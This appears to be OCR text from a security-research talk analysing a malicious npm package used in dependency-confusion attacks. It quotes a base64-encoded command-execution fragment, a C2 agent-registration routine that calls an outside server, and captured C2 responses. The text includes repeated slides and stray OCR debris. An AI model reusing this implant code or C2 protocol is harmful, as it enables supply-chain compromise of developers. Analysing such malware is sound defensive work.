uc3RhdHVzID09IG51bGwpIHsKICAgICAgICAgICAgcmV0dXJuIFsiIiwiIiwtMV0KICAgICAgI
CB9CiAgICAgICAgcmV0dXJuIFtjaGlsZC5zdGRvdXQudG9TdHJpbmcoKSxjaGlsZC5zdGRlcnI
udG9TdHJpbmcoKSxjaGlsZC5zdGF0dXNdOwogICAgfWVsc2UgewogICAgICAgIGJpbmFye
SA9IHNwbGl0Y29tbWFuZG9bMF07CiAgICAgICAgc3BsaXRjb21tYW5kbyA9IGNvbW1hb
mRvLm1hdGNoKC8iW14iXSsifCdbXiddKyd8XFMrL2cpOwogICAgICAgIHNwbGl0Y29tbW
FuZG8uc2hpZnQoKTsKICAgICAgICBjb21tYW5kb2xlbmd0aCA9IHNwbGl0Y29tbWFuZG8u

$ echo Woops, we found your siblings!

```
async function init_agent() {
   try {
       axios({
           method: 'POST',
           url: c2_server + '/register',
           data: {engine: 'nodejs'},
           headers: {'User-Agent': useragent},
           httpsAgent: httpsAgent,
       }).then(function (response) {
               key = response.data.key,
               iv = response.data.iv,
               uuid = response.data.uuid,
// ...
```

$ echo Woops, we found your siblings!

```
async function init_agent() {
   try {
       axios({
           method: 'POST',
           url: c2_server + '/register',
           data: {engine: ??????},
           headers: {'User-Agent': useragent},
           httpsAgent: httpsAgent,
       }).then(function (response) {
               key = response.data.key,
               iv = response.data.iv,
               uuid = response.data.uuid,
// ...
```


$ echo Woops, we found your siblings!

```
root@3b869b434e7d:/tmp/package# ./opts.sh
[!] response for engine = nodejs
{"iv":"jFhDrjFWaCGFjZJE","key":"FsEAsoiDWzYJwrNIgYoonpTRmQhzJvcl","uuid":"a8381854-2986-4754-
8cbe-dbf5c0bcb8dd"}

[!] response for engine = go
{"iv":"dqgIwAQoYKPsziVz","key":"VucfFKCV                    ojwPmvbNm","uuid":"5280d805-08cf-4b9e-
9bd5-fbe85f5d5014"}

[!] response for engine = browser
{"uuid":"f820fc90-9618-4d90-9991-9d7
```

$ echo So who are we dealing with?



@snyksec Tnx for your excellent analysis at snyk.io /blog/npm-depen... and don't worry, the "malicious actor" is one of our interns 😎 who was tasked to research dependency confusion as part of our continuous attack simulations for clients. (1/2)

$ cat ./concs-and-state

Conclusions:
0/ Our method seems to be working, we continue researching with it in more ecosystems and dynamic analysis
1/ Speared-dependency-confusion vectors exists and active in the wild

$ exit